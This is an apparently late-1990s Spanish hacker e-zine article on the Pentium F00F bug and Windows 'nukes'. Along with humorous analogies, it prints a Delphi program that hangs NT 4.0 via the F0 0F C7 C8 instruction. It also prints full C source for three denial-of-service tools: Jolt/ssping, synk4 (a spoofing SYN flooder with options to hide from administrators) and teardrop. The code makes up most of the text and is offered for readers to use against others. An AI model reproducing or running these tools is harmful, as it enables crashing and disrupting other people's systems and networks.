Que es lo que pasa?. Simplemente que alguien (no se sabe quien) encontro
que al ejecutar en un Pentium(tm) la siguiente instruccion
F0 0F C7 C8
Se hace necesario un reset del sistema, nada nuevo direis. Al fin y al cabo
cualquiera que utilice Windows 95 esta acostumbrado a hacer un reset..el
problema aparece cuando estamos ejecutando un programa que contenga esa
instruccion en un sistema multiusuario y zzaaappp! , colgamos el procesador
y todos los usuarios pierden su trabajo. Divertido de hacer en una red, ya
que cualquier usuario puede librar esa instruccion podemos imaginarnos lo
que pasa si van cayendo los servidores de la red, o los de impresion....
Recordad que hay gente que trabaja con Pentiums con SO teoricamente
"seguros y estables", esa pobrecita gente no esta acostumbrada a que se le
cuelgue el sistema porque si.

```
__                               __
__Pero que significa F0 0F C7 C8?__
```

Traducido al lenguaje ensamblador seria la siguiente instruccion:
LOCK CMPXCHG8B EAX
CMPXCHG8B compara un valor de 64 bits en los registros EDX:EAX con el
operando (un valor en memoria que sera de 64 bits)
Cuando ejecutamos la instruccion F0 0F C7 C8, el ultimo byte forma parte
de la instruccion MOD R/M pero escribe en el registro EAX tan solo 4 bytes
y como intentamos comparar 8 pues la cosa no chuta.
Lo que deberia hacer el procesador es devolver un "flag de excepcion" al
SO diciendole que se ha intentado ejecutar una instruccion invalida, sin
embargo no ocurre asi y el sistema se cuelga (con un par de narices si se¤or)

Tate, yasta!!. Ahora me lo habeis dejado claro!!!!!, si ya lo decia yo.
No pongais la instruccion CMPXCHG8B en el micro, que es mala, pero nada
los ingenieros de Intel que no me hicieron caso y ahora pasa lo que pasa.
Bueno pues si la instruccion de arriba te suena a chino ;-> te equivocas,
es Assembler como hemos dicho.
Expliquemos las cosas poquito a poquito y por el principio que si
no os perdeis y resulta que el principio es LOCK.

LOCK
=====

Algunos programas (como los SO) requieren el ordenamiento de los
accesos a datos, para proporcionar ese orden se usa la ’sincronizacion’
(ya sabeis, aquello de "sincronizad vuestros relojes"). Como casi todo

en el mundo de los ordenadores la sincronizacion se puede proporcionar
por hard o soft y como casi todo en el mundo de los ordenadores la
sincronizacion por hard es la elegida mayoritariamente, asi que se
accede a una posicion de memoria, la leemos, la actualizamos y nuestros
pequeños chips se aseguran de que todo se hace en una sola operacion.
Al rollo este se le llama "locked access" + o -, "acceso cerrado"
e indica que esa posicion de memoria donde trabajamos esta efectivamente
"cerrada" hasta que se acabe la operacion.

Por supuesto los procesadores Intel proporcionan esa posiblidad de
"locked access" y lo hacen mediante algo llamado "prefijo LOCK" que
le dice al micro "OJO, la siguiente instruccion de acceso a memoria
me la ejecutas como un "acceso cerrado"
Hasta aqui, bien?. Pues esperadme un momento que yo me he perdido ya
desde el comienzo :->. A ver, a ver por donde vamos. Parece que es por
aqui!.
CMPXCHG8B
==========
Con el advenimiento de los Pentium se añadio otro modo de soporte hard
para operaciones de sincronizacion, la instruccion CMPXCHG8B que compara
e intercambia 8 bytes entre una posicion de memoria y los registros del
procesador.
Al intentar usar esta instruccion para actualizar un registro de 4 bytes
(que es lo que intenta hacer precisamente la instruccion F0 0F C7 C8)
cometemos un error, pero en lugar de pasarlo a la rutina de manejo de
errores del SO, el Pentium(tm) opta por una solucion mas facil y se
cuelga.
Pero como me protejo de esto?. Bueno, cualquier programa a partir de ahora
puede contener la instruccion pero como es absolutamente ilogica cabe suponer
que solo programas *expresamente* diseñados para colgar el ordenador haga uso
de ella, mira por donde quiza hayamos descubierto los motivos de la aclamada
"""estabilidad""" de Windows 95 :-D
Asi que me dedico a descompilar programas a medida que los ejecuto buscando
la instruccion? Nope
Intercepto todas las instrucciones enviadas al procesador y compruebo que
no sean LOCK..?. Mejor manten apagado el ordenador. Ahorraras tiempo y
dinero.
Establezco restricciones de acceso a memoria? Y consigues que aquellos
pocos programas que no se colgaban lo hagan ahora. :-?
Intel por supuesto trabaja en posibles soluciones y ya se han hecho
publicos patchs para diversos SO basados principalmente en que antes
de ejecutar la rutina de errores del sistema se provoca un fallo de
pagina no valida y el procesador puede seguir funcionando.
Mas concretamente ante cualquier "invalid opcode" los patchs preparados
para los diversos SO lanzan un "present page fault" que tiene prioridad
sobre la excepcion por codigo no-valido y por tanto anula la posibilidad
de que se produzca el cuelgue.
Muy elegante, si señor :-D
Lista completa de procesadores afectados:
   75/90/100/120/133/150/166/200 MHz Pentium Processors and
   120/133/150/166/200/233 MHz Pentium Processors with MMX
   Technology
   60 MHz and 66 MHz Pentium Processors
   63/83/120/125/133/150/166 MHz Pentium OverDrive Processors and
   125/150/166/180/200 MHz Pentium OverDrive Processors with MMX
   Technology
La posibilidad de corregir este bug por una actualizacion del microcodigo
del chip ha dado a paso a fantasiosos rumores sobre un futuro de troyanos,
virus y demas calaña que se introdujesen en la CPU y se llegase a un
escenario en que:
Un programa actualiza subrepticiamente la CPU y manda unas instrucciones
que la convierten en poco mas que chatarra. Solucion del usuario medio?
Tirar el equipo y comprar un ordenador nuevo. 237.000 pts de media.
Un programa actualiza subrepticiamente la CPU y altera "ligeramente" el
codigo de manera que pueda sortear cualquier tipo de barreras instaladas
despues (procesos de login, escaneo de virus..etc)
Posibilidades?. En estos momentos no dispongo de documentos sobre la
manera de actualizar el microcodigo de un chip Intel pero cabe suponer
que cualquiera que sea la manera NO estara al alcance de un usuario medio
ni sera posible via software (a menos que se trate de procedimientos muy
complejos y seguros). Lo mas posible es que haga falta cierta configuracion
especifica del hard para que la CPU admita actualizaciones pero hay mucha
gente por ahi fuera con Flash Bios (que son regrabables, recordais?) y
el unico control es un ’jumper’ del que nadie se suele acordar.
Traera algo el futuro por ese camino?. Podria ser muy negativo.

```
El siguiente codigo escrito en Delphi cuelga NT 4.0 con SP 3. Boton de
reset necesario
program F0Bug;
uses windows;
begin
  asm
    db  $f0,$0f,$c7,$c8;
  end;
end.
|
```

Como veis no tiene mucho misterio, circulan por ahi programas-test en diversos lenguajes asi como programas que buscan la instruccion "problematica".
[Fuentes: Paginas web de Intel y grupos de news como comp.sys.intel]
Nada, a divertirse, ya sabeis que seguro se puede ir por la vida con nuestro flamante Pentium 200MMX, Windows 95 e Internet Explorer 4.0.
Nos pueden colgar por cualquiera de los 3 solo que los dos ultimos ademas permiten hacer otras cosas.
Lo que?. Lo que?. Xssss! No me seas ansioso que ahora lo explicamos.

```
 - - - - - - - - - - -
  Que vale Windows95?
 - - - - - - - - - - -
```

Posiblemente nada seria la respuesta mayoritaria pero al fin y al cabo es el sistema que "hay que utilizar" asi que mucha gente siente una secreta alegria cada vez que alguien se carga un windows por ahi (dita sea!, con lo bien que funcionaba la maquina de escribir). El nuke llego, vio y se quedo.
Que por mayo era por mayo cuando los grandes calores nos trajeron "The Fresh ’n Original Nuke" by _eci y aqui nosotros lo publicamos y explicamos en el n§ 9 (Jun 97)
Como se crean las modas?. Misterio. Se creo una moda, la de encontrar maneras de tumbar a un Windows conectado a Inet y el programador vio que lo que hacia era bueno y lo llamo nuke y le dijo:
"Creced y multiplicaos y dominareis la red"
Y el nuke crecio, se convirtio en jolt/ssping, synk4, teardrop, land, latierra..
Todos ellos buscaban un objetivo comun y todos ellos lo encontraron de distintas maneras. Y los usuarios fueron confundidos por el demonio que les hablo de "teneis que renombrar noseque.tururu a noseque.rututu" pero el demonio les engaªaba, desde junio MS tenia en su web un patch que resistia todos los ataques menos los dos ultimos.
Para todos aquellos que todavian estan completamente lilas decid que efectivamente aunque el "amigo enterado" del Irc/Fido o las revistas esas por las que pagais una pasta digan que "MS todavia no ha solucionado el nuke original" es MENTIRA, aunque poco conocido existe un patch de MS para Windows 95 que ha ofrecido inmunidad frente al nuke original y a los jolt ssping, synk4 y teardrop. No pasa nada, podeis seguir gastando mil pelas en leer informacion erronea.
Veremos como jugar a los barquitos con Windos, los mas famosos nukes a vuestra disposicion:
Original Nuke (ver SET 9) A pesar de mi reconocida tendencia al "relleno" de articulos no voy a repetir aqui el codigo.

```
===========
Jolt/ssping               Codigo Fuente
===========
/* Jolt 1.0 (c) 1997 by Jeff w. Roberson
 * Please, if you use my code give me credit.  Also, if i was the first to
 * find this glitch, please give me credit.  Thats all i ask.
 *
 *  Update: It apears to work on some older versions of mac os
 */
/* Yah this is for linux, but i like the BSD ip header better then linux’s */
#define __BSD_SOURCE
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <string.h>
#include <arpa/inet.h>
int main(int argc, char **argv)
{
```

```
        int s,i;
        char buf[400];
        struct ip *ip = (struct ip *)buf;
        struct icmphdr *icmp = (struct icmphdr *)(ip + 1);
        struct hostent *hp, *hp2;
        struct sockaddr_in dst;
        int offset;
        int on;
        int num = 5;
        if (argc < 3) {
                printf("Jolt v1.0 Yet ANOTHER windows95(And macOS!) glitch by\
                         VallaH (yaway@hotmail.com)\n");
                printf("\nusage: %s <dstaddr> <saddr> [number]\n",argv[0]);
                printf("\tdstaddr is the host your attacking\n");
                printf("\tsaddr is the host your spoofing from\n");
                printf("\tNumber is the number of packets to send, 5 is the default\n");
                printf("\nNOTE:  This is based on a bug that used to affect POSIX \
                        complient, and SYSV \n\t systems so its nothing new..\n");
                printf("\nGreets to Bill Gates! How do ya like this one? :-)\n");
                exit(1);
        }
        if (argc == 4) num = atoi(argv[3]);
    for (i=1;i<=num;i++) {
        on=1;
        bzero(buf, sizeof buf);
        if ((s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW )) < 0) {
                perror("socket");
                exit(1);
        }
        if (setsockopt(s, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0) {
                perror("IP_HDRINCL");
                exit(1);
        }
        if ((hp = gethostbyname(argv[1])) == NULL) {
                if ((ip->ip_dst.s_addr = inet_addr(argv[1])) == -1) {
                        fprintf(stderr, "%s: unknown host\n", argv[1]);
                        exit(1);
                }
        } else {
                bcopy(hp->h_addr_list[0], &ip->ip_dst.s_addr, hp->h_length);
        }
        if ((hp2 = gethostbyname(argv[2])) == NULL) {
                if ((ip->ip_src.s_addr = inet_addr(argv[2])) == -1) {
                        fprintf(stderr, "%s: unknown host\n", argv[2]);
                        exit(1);
                }
        } else {
                bcopy(hp2->h_addr_list[0], &ip->ip_src.s_addr, hp->h_length);
        }
        printf("Sending to %s\n", inet_ntoa(ip->ip_dst));
        ip->ip_v = 4;
        ip->ip_hl = sizeof *ip >> 2;
        ip->ip_tos = 0;
        ip->ip_len = htons(sizeof buf);
        ip->ip_id = htons(4321);
        ip->ip_off = htons(0);
        ip->ip_ttl = 255;
        ip->ip_p = 1;
        ip->ip_csum = 0;                /* kernel fills in */
        dst.sin_addr = ip->ip_dst;
        dst.sin_family = AF_INET;
        icmp->type = ICMP_ECHO;
        icmp->code = 0;
        icmp->checksum = htons(~(ICMP_ECHO << 8));
        for (offset = 0; offset < 65536; offset += (sizeof buf - sizeof *ip)) {
                ip->ip_off = htons(offset >> 3);
                if (offset < 65120)
                        ip->ip_off |= htons(0x2000);
                else
                        ip->ip_len = htons(418);  /* make total 65538 */
                if (sendto(s, buf, sizeof buf, 0, (struct sockaddr *)&dst,
                                   sizeof dst) < 0) {
                        fprintf(stderr, "offset %d: ", offset);
                        perror("sendto");
                }
```

```
                if (offset == 0) {
                        icmp->type = 0;
                        icmp->code = 0;
                        icmp->checksum = 0;
                }
        }
        close(s);
        usleep(30000);
    }
        return 0;
}
```

Explicacion Cientifica [o Patra¤a]:
Uno de los primeros seguidores de la moda nuke el jolt nos deleito enviando un paquete ICMP (o ping en el ssping) mas falso que Judas en cuanto a su tama¤o o su origen que hace al destinatario quedarse esperando a que llegue el paquete de esas caracteristicas (que evidentemente no llega nunca) se produce efectivamente un bloqueo del sistema y es que como deciamos al principio a veces "se quedan esperando a que pasen cosas".
NOTA: Si alguien quiere compilar el codigo---> como root en Linux.
Traduccion de la patra¤a:
[Para los que sabemos que toda esa palabreria tecnica es absurda]
Nos conectamos a Internet con nuestro ordenata y de repente un cretino llama a la puerta.
Quien es? -dice nuestro ordenadorcito-
Soy yo -dice el cretino-
Y que quieres? -contesta nuestro ordenadorcito-
Voy a mandarte un paquete desde Mallorca
Huyy no se, es que ahora mismo..
Desde Mallorca, no seas remolon y cogelo.
Bueno, fale.
...Pasan los milisegundos..
Paquete desde Zaragoza!.
Huy no, yo estoy esperando uno de Mallorca -replica el ordenadorcito-
Paquete desde Valencia!
No puedo cogerlo -explica nuestro ordenadorcito- estoy esperando uno desde Mallorca.
Paquete desde Barcelona!
Esperese, esperese que viene uno de Mallorca
Paquete desde Sevilla!
Metase donde pueda y deje paso al que va a venir de Mallorca.
ZZZaaappp!. El pobre ordenadorcito se derrumba.
Variante 1:
El cretino anterior y nuestro ordenadorcito
Te voy a enviar un paquete a portes debidos -dice el cretino-
Bueno fale -asiente nuestro ordenadorcito- cuanto sube la broma?
2.100 -a¤ade el cretino-
..Pasan los milisegundos..
Ding, dong!.
Si? -pregunta nuestro ordenadorcito-
Traigo este paquete a portes debidos
Si, si lo estaba esperando.
Son 3.800 luas.
Comorrll???. Tienen que ser 2.100 -se asusta el ordenadorcito-
Nop, son 3.800 luas y subiendo por el tiempo de espera y todo eso.
Solo tengo 2.100 - se lamenta nuestro ordenadorcito-
Pues no le puedo dejar el paquete, son 3.800.
Que hago?, que hago?, que hago AHORA??.
ZZZaaappp!. El pobre ordenadorcito se derrumba.
=====
synk4   Un nuke que ademas traia utilidades basicas para el IP
=====   spoofing.
Codigo Fuente

```
/* Syn Flooder by Zakath
 * TCP Functions by trurl_ (thanks man).
 * Some more code by Zakath.
 * Speed/Misc Tweaks/Enhancments -- ultima
 * Nice Interface -- ultima
 * Random IP Spoofing Mode -- ultima
 * How To Use:
 * Usage is simple. srcaddr is the IP the packets will be spoofed from.
 * dstaddr is the target machine you are sending the packets to.
 * low and high ports are the ports you want to send the packets to.
 * Random IP Spoofing Mode: Instead of typing in a source address,
 * just use '0'. This will engage the Random IP Spoofing mode, and
 * the source address will be a random IP instead of a fixed ip.
```

```
 * Released: [4.29.97]
 *  To compile: cc -o synk4 synk4.c
 *
 */
#include <signal.h>
#include <stdio.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <linux/ip.h>
#include <linux/tcp.h>
/* These can be handy if you want to run the flooder while the admin is on
 * this way, it makes it MUCH harder for him to kill your flooder */
/* Ignores all signals except Segfault */
// #define HEALTHY
/* Ignores Segfault */
// #define NOSEGV
/* Changes what shows up in ps -aux to whatever this is defined to */
// #define HIDDEN "vi .cshrc"
#define SEQ 0x28376839
#define getrandom(min, max) ((rand() % (int)(((max)+1) - (min))) + (min))
unsigned long send_seq, ack_seq, srcport;
char flood = 0;
int sock, ssock, curc, cnt;
/* Check Sum */
unsigned short
ip_sum (addr, len)
u_short *addr;
int len;
{
        register int nleft = len;
        register u_short *w = addr;
        register int sum = 0;
        u_short answer = 0;

        while (nleft > 1)
          {
                  sum += *w++;
                  nleft -= 2;
          }
        if (nleft == 1)
          {
                  *(u_char *) (&answer) = *(u_char *) w;
                  sum += answer;
          }
        sum = (sum >> 16) + (sum & 0xffff);   /* add hi 16 to low 16 */
        sum += (sum >> 16);           /* add carry */
        answer = ~sum;                /* truncate to 16 bits */
        return (answer);
}
void sig_exit(int crap)
{
#ifndef HEALTHY
        printf("[H[JSignal Caught. Exiting Cleanly.\n");
        exit(crap);
#endif
}
void sig_segv(int crap)
{
#ifndef NOSEGV
        printf("[H[JSegmentation Violation Caught. Exiting Cleanly.\n");
        exit(crap);
#endif
}
unsigned long getaddr(char *name) {
        struct hostent *hep;

        hep=gethostbyname(name);
        if(!hep) {
                fprintf(stderr, "Unknown host %s\n", name);
                exit(1);
        }
        return *(unsigned long *)hep->h_addr;
}
```

```
void send_tcp_segment(struct iphdr *ih, struct tcphdr *th, char *data, int dlen) {
        char buf[65536];
        struct {  /* rfc 793 tcp pseudo-header */
                unsigned long saddr, daddr;
                char mbz;
                char ptcl;
                unsigned short tcpl;
        } ph;

        struct sockaddr_in sin; /* how necessary is this, given that the destination
                                   address is already in the ip header? */

        ph.saddr=ih->saddr;
        ph.daddr=ih->daddr;
        ph.mbz=0;
        ph.ptcl=IPPROTO_TCP;
        ph.tcpl=htons(sizeof(*th)+dlen);

        memcpy(buf, &ph, sizeof(ph));
        memcpy(buf+sizeof(ph), th, sizeof(*th));
        memcpy(buf+sizeof(ph)+sizeof(*th), data, dlen);
        memset(buf+sizeof(ph)+sizeof(*th)+dlen, 0, 4);
        th->check=ip_sum(buf, (sizeof(ph)+sizeof(*th)+dlen+1)&~1);

        memcpy(buf, ih, 4*ih->ihl);
        memcpy(buf+4*ih->ihl, th, sizeof(*th));
        memcpy(buf+4*ih->ihl+sizeof(*th), data, dlen);
        memset(buf+4*ih->ihl+sizeof(*th)+dlen, 0, 4);

        ih->check=ip_sum(buf, (4*ih->ihl + sizeof(*th)+ dlen + 1) & ~1);
        memcpy(buf, ih, 4*ih->ihl);

        sin.sin_family=AF_INET;
        sin.sin_port=th->dest;
        sin.sin_addr.s_addr=ih->daddr;

        if(sendto(ssock, buf, 4*ih->ihl + sizeof(*th)+ dlen, 0, &sin, sizeof(sin))<0) {
                printf("Error sending syn packet.\n"); perror("");
                exit(1);
        }
}
unsigned long spoof_open(unsigned long my_ip, unsigned long their_ip, unsigned short port) {
        int i, s;
        struct iphdr ih;
        struct tcphdr th;
        struct sockaddr_in sin;
        int sinsize;
        unsigned short myport=6969;
        char buf[1024];
        struct timeval tv;

        ih.version=4;
        ih.ihl=5;
        ih.tos=0;                       /* XXX is this normal? */
        ih.tot_len=sizeof(ih)+sizeof(th);
        ih.id=htons(random());
        ih.frag_off=0;
        ih.ttl=30;
        ih.protocol=IPPROTO_TCP;
        ih.check=0;
        ih.saddr=my_ip;
        ih.daddr=their_ip;

        th.source=htons(srcport);
        th.dest=htons(port);
        th.seq=htonl(SEQ);
        th.doff=sizeof(th)/4;
        th.ack_seq=0;
        th.res1=0;
        th.fin=0;
        th.syn=1;
        th.rst=0;
        th.psh=0;
        th.ack=0;
        th.urg=0;
```

```
        th.res2=0;
        th.window=htons(65535);
        th.check=0;
        th.urg_ptr=0;

        gettimeofday(&tv, 0);

        send_tcp_segment(&ih, &th, "", 0);

        send_seq = SEQ+1+strlen(buf);
}
void upsc()
{
        int i;
        char schar;
        switch(cnt)
          {
          case 0:
                    {
                            schar = '|';
                            break;
                    }
          case 1:
                    {
                            schar = '/';
                            break;
                    }
          case 2:
                    {
                            schar = '-';
                            break;
                    }
          case 3:
                    {
                            schar = '\\';
                            break;
                    }
          case 4:
                    {
                            schar = '|';
                            cnt = 0;
                            break;
                    }
          }
        printf("[H[1;30m[[1;31m%c[1;30m][0m %d", schar, curc);
        cnt++;
        for(i=0; i<26; i++)  {
                i++;
                curc++;
        }
}
void init_signals()
{
        // Every Signal known to man. If one gives you an error, comment it out!
        signal(SIGHUP, sig_exit);
        signal(SIGINT, sig_exit);
        signal(SIGQUIT, sig_exit);
        signal(SIGILL, sig_exit);
        signal(SIGTRAP, sig_exit);
        signal(SIGIOT, sig_exit);
        signal(SIGBUS, sig_exit);
        signal(SIGFPE, sig_exit);
        signal(SIGKILL, sig_exit);
        signal(SIGUSR1, sig_exit);
        signal(SIGSEGV, sig_segv);
        signal(SIGUSR2, sig_exit);
        signal(SIGPIPE, sig_exit);
        signal(SIGALRM, sig_exit);
        signal(SIGTERM, sig_exit);
        signal(SIGCHLD, sig_exit);
        signal(SIGCONT, sig_exit);
        signal(SIGSTOP, sig_exit);
        signal(SIGTSTP, sig_exit);
        signal(SIGTTIN, sig_exit);
        signal(SIGTTOU, sig_exit);
```

```
        signal(SIGURG, sig_exit);
        signal(SIGXCPU, sig_exit);
        signal(SIGXFSZ, sig_exit);
        signal(SIGVTALRM, sig_exit);
        signal(SIGPROF, sig_exit);
        signal(SIGWINCH, sig_exit);
        signal(SIGIO, sig_exit);
        signal(SIGPWR, sig_exit);
}
main(int argc, char **argv) {
   int i, x, max, floodloop, diff, urip, a, b, c, d;
   unsigned long them, me_fake;
   unsigned lowport, highport;
   char buf[1024], *junk;

   init_signals();
#ifdef HIDDEN
   for (i = argc-1; i >= 0; i--)
     /* Some people like bzero...i prefer memset :) */
     memset(argv[i], 0, strlen(argv[i]));
   strcpy(argv[0], HIDDEN);
#endif

   if(argc<5) {
      printf("Usage: %s srcaddr dstaddr low high\n", argv[0]);
      printf("    If srcaddr is 0, random addresses will be used\n\n\n");

      exit(1);
   }
   if( atoi(argv[1]) == 0 )
     urip = 1;
   else
     me_fake=getaddr(argv[1]);
   them=getaddr(argv[2]);
   lowport=atoi(argv[3]);
   highport=atoi(argv[4]);
   srandom(time(0));
   ssock=socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
   if(ssock<0) {
      perror("socket (raw)");
      exit(1);
   }
   sock=socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
   if(sock<0) {
      perror("socket");
      exit(1);
   }
   junk = (char *)malloc(1024);
   max = 1500;
   i = 1;
   diff = (highport - lowport);

   if (diff > -1)
     {
        printf("[H[J\n\nCopyright (c) 1980, 1983, 1986, 1988, 1990, 1991\
               The Regents of the University\n of California. All Rights\
               Reserved.");
        for (i=1;i>0;i++)
          {
             srandom((time(0)+i));
             srcport = getrandom(1, max)+1000;
             for (x=lowport;x<=highport;x++)
               {
                  if ( urip == 1 )
                    {
                       a = getrandom(0, 255);
                       b = getrandom(0, 255);
                       c = getrandom(0, 255);
                       d = getrandom(0, 255);
                       sprintf(junk, "%i.%i.%i.%i", a, b, c, d);
                       me_fake = getaddr(junk);
                    }

                  spoof_open(/*0xe1e26d0a*/ me_fake, them, x);
                  /* A fair delay. Good for a 28.8 connection */
```

```
                usleep(300);

                if (!(floodloop = (floodloop+1)%(diff+1))) {
                   upsc(); fflush(stdout);
                }
             }
          }
     }
   else {
      printf("High port must be greater than Low port.\n");
      exit(1);
   }
}
```

Explicacion Cientifica [o Patra¤a]
Entre todos los genericamente llamados nukes hay muchas diferencias, en
este caso el ataque se basa en un syn-flooding que causa al host que
recibe el ataque mandar multitud de ACKs (o lo que le salga) y esperar
a que nosotros completemos el "apreton" algo que obviamente no se produce.
Traduccion de la Patra¤a:
[Para los que sabemos que toda esa palabreria tecnica es absurda]
El ya rese¤ado cretino y nuestro ordenadorcito habitual.
Riiing, riiinggg! - llama a la puerta el cretino-
Si? - Contesta el ordenadorcito-
Riingg!, riingg! -suena el telefono-
{El ordenadorcito sale corriendo}
Si, digame?
Riiing, riiiingg -llaman al portero automatico-
Si?, si, quien es por favor? -pregunta nuestro ordenadorcito-
Riinngg, riiinggg - suena el movil-
Si, soy yo -responde el ordenadorcito-
Oye ven aqui que te necesito -le decimos-
Huy es que.. estoy esperando a mucha gente -se excusa el ordenadorcito-
.. Pasan los milisegundos..
Hey pero que pasa -insistimos-
Es que tengo el telefono, el movil, el portero, la puerta..
Tiene que venir alguien -asegura nuestro ordenadorcito-
Y espera, espera, espera....

ZZZaaappp!. El pobre ordenadorcito se derrumba.

========
teardrop   Llega hasta ti avalado por route (na menos) o sea que
========   "mano de santo" para colgar tu windoze o Linux.

Codigo Fuente

```
/*
 *  Copyright (c) 1997 route|daemon9  <route@infonexus.com> 11.3.97
 *
 *  Linux/NT/95 Overlap frag bug exploit
 *
 *  Exploits the overlapping IP fragment bug present in all Linux kernels and
 *  NT 4.0 / Windows 95 (others?)
 *
 *  Based off of:   flip.c by klepto
 *  Compiles on:    Linux, *BSD*
 *
 *  gcc -O2 teardrop.c -o teardrop
 *      OR
 *  gcc -O2 teardrop.c -o teardrop -DSTRANGE_BSD_BYTE_ORDERING_THING
 */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>
#ifdef STRANGE_BSD_BYTE_ORDERING_THING
                        /* OpenBSD < 2.1, all FreeBSD and netBSD, BSDi < 3.0 */
#define FIX(n)  (n)
#else                   /* OpenBSD 2.1, all Linux */
#define FIX(n)  htons(n)
#endif  /* STRANGE_BSD_BYTE_ORDERING_THING */
```

```
#define IP_MF   0x2000  /* More IP fragment en route */
#define IPH     0x14    /* IP header size */
#define UDPH    0x8     /* UDP header size */
#define PADDING 0x1c    /* datagram frame padding for first packet */
#define MAGIC   0x3     /* Magic Fragment Constant (tm).  Should be 2 or 3 */
#define COUNT   0x1     /* Linux dies with 1, NT is more stalwart and can
                         * withstand maybe 5 or 10 sometimes...  Experiment.
                         */
void usage(u_char *);
u_long name_resolve(u_char *);
u_short in_cksum(u_short *, int);
void send_frags(int, u_long, u_long, u_short, u_short);
int main(int argc, char **argv)
{
    int one = 1, count = 0, i, rip_sock;
    u_long  src_ip = 0, dst_ip = 0;
    u_short src_prt = 0, dst_prt = 0;
    struct in_addr addr;
    fprintf(stderr, "teardrop   route|daemon9\n\n");
    if((rip_sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
    {
        perror("raw socket");
        exit(1);
    }
    if (setsockopt(rip_sock, IPPROTO_IP, IP_HDRINCL, (char *)&one, sizeof(one))
        < 0)
    {
        perror("IP_HDRINCL");
        exit(1);
    }
    if (argc < 3) usage(argv[0]);
    if (!(src_ip = name_resolve(argv[1])) || !(dst_ip = name_resolve(argv[2])))
    {
        fprintf(stderr, "What the hell kind of IP address is that?\n");
        exit(1);
    }
    while ((i = getopt(argc, argv, "s:t:n:")) != EOF)
    {
        switch (i)
        {
            case 's':               /* source port (should be emphemeral) */
                src_prt = (u_short)atoi(optarg);
                break;
            case 't':               /* dest port (DNS, anyone?) */
                dst_prt = (u_short)atoi(optarg);
                break;
            case 'n':               /* number to send */
                count   = atoi(optarg);
                break;
            default :
                usage(argv[0]);
                break;              /* NOTREACHED */
        }
    }
    srandom((unsigned)(time((time_t)0)));
    if (!src_prt) src_prt = (random() % 0xffff);
    if (!dst_prt) dst_prt = (random() % 0xffff);
    if (!count)   count   = COUNT;
    fprintf(stderr, "Death on flaxen wings:\n");
    addr.s_addr = src_ip;
    fprintf(stderr, "From: %15s.%5d\n", inet_ntoa(addr), src_prt);
    addr.s_addr = dst_ip;
    fprintf(stderr, "  To: %15s.%5d\n", inet_ntoa(addr), dst_prt);
    fprintf(stderr, " Amt: %5d\n", count);
    fprintf(stderr, "[ ");
    for (i = 0; i < count; i++)
    {
        send_frags(rip_sock, src_ip, dst_ip, src_prt, dst_prt);
        fprintf(stderr, "b00m ");
        usleep(500);
    }
    fprintf(stderr, "]\n");
    return (0);
}
/*
```

```
 *  Send two IP fragments with pathological offsets.  We use an implementation
 *  independent way of assembling network packets that does not rely on any of
 *  the diverse O/S specific nomenclature hinderances (well, linux vs. BSD).
 */
void send_frags(int sock, u_long src_ip, u_long dst_ip, u_short src_prt,
                u_short dst_prt)
{
    u_char *packet = NULL, *p_ptr = NULL;   /* packet pointers */
    u_char byte;                            /* a byte */
    struct sockaddr_in sin;                 /* socket protocol structure */
    sin.sin_family      = AF_INET;
    sin.sin_port        = src_prt;
    sin.sin_addr.s_addr = dst_ip;
    /*
     * Grab some memory for our packet, align p_ptr to point at the beginning
     * of our packet, and then fill it with zeros.
     */
    packet = (u_char *)malloc(IPH + UDPH + PADDING);
    p_ptr  = packet;
    bzero((u_char *)p_ptr, IPH + UDPH + PADDING);
    byte = 0x45;                        /* IP version and header length */
    memcpy(p_ptr, &byte, sizeof(u_char));
    p_ptr += 2;                         /* IP TOS (skipped) */
    *((u_short *)p_ptr) = FIX(IPH + UDPH + PADDING);    /* total length */
    p_ptr += 2;
    *((u_short *)p_ptr) = htons(242);   /* IP id */
    p_ptr += 2;
    *((u_short *)p_ptr) |= FIX(IP_MF);  /* IP frag flags and offset */
    p_ptr += 2;
    *((u_short *)p_ptr) = 0x40;         /* IP TTL */
    byte = IPPROTO_UDP;
    memcpy(p_ptr + 1, &byte, sizeof(u_char));
    p_ptr += 4;                         /* IP checksum filled in by kernel */
    *((u_long *)p_ptr) = src_ip;        /* IP source address */
    p_ptr += 4;
    *((u_long *)p_ptr) = dst_ip;        /* IP destination address */
    p_ptr += 4;
    *((u_short *)p_ptr) = htons(src_prt);       /* UDP source port */
    p_ptr += 2;
    *((u_short *)p_ptr) = htons(dst_prt);       /* UDP destination port */
    p_ptr += 2;
    *((u_short *)p_ptr) = htons(8 + PADDING);   /* UDP total length */
    if (sendto(sock, packet, IPH + UDPH + PADDING, 0, (struct sockaddr *)&sin,
                sizeof(struct sockaddr)) == -1)
    {
        perror("\nsendto");
        free(packet);
        exit(1);
    }
    /*  We set the fragment offset to be inside of the previous packet's
     *  payload (it overlaps inside the previous packet) but do not include
     *  enough payload to cover complete the datagram.  Just the header will
     *  do, but to crash NT/95 machines, a bit larger of packet seems to work
     *  better.
     */
    p_ptr = &packet[2];         /* IP total length is 2 bytes into the header */
    *((u_short *)p_ptr) = FIX(IPH + MAGIC + 1);
    p_ptr += 4;                 /* IP offset is 6 bytes into the header */
    *((u_short *)p_ptr) = FIX(MAGIC);
    if (sendto(sock, packet, IPH + MAGIC + 1, 0, (struct sockaddr *)&sin,
                sizeof(struct sockaddr)) == -1)
    {
        perror("\nsendto");
        free(packet);
        exit(1);
    }
    free(packet);
}
u_long name_resolve(u_char *host_name)
{
    struct in_addr addr;
    struct hostent *host_ent;
    if ((addr.s_addr = inet_addr(host_name)) == -1)
    {
        if (!(host_ent = gethostbyname(host_name))) return (0);
```

```
        bcopy(host_ent->h_addr, (char *)&addr.s_addr, host_ent->h_length);
    }
    return (addr.s_addr);
}
void usage(u_char *name)
{
    fprintf(stderr,
            "%s src_ip dst_ip [ -s src_prt ] [ -t dst_prt ] [ -n how_many ]\n",
            name);
    exit(0);
}
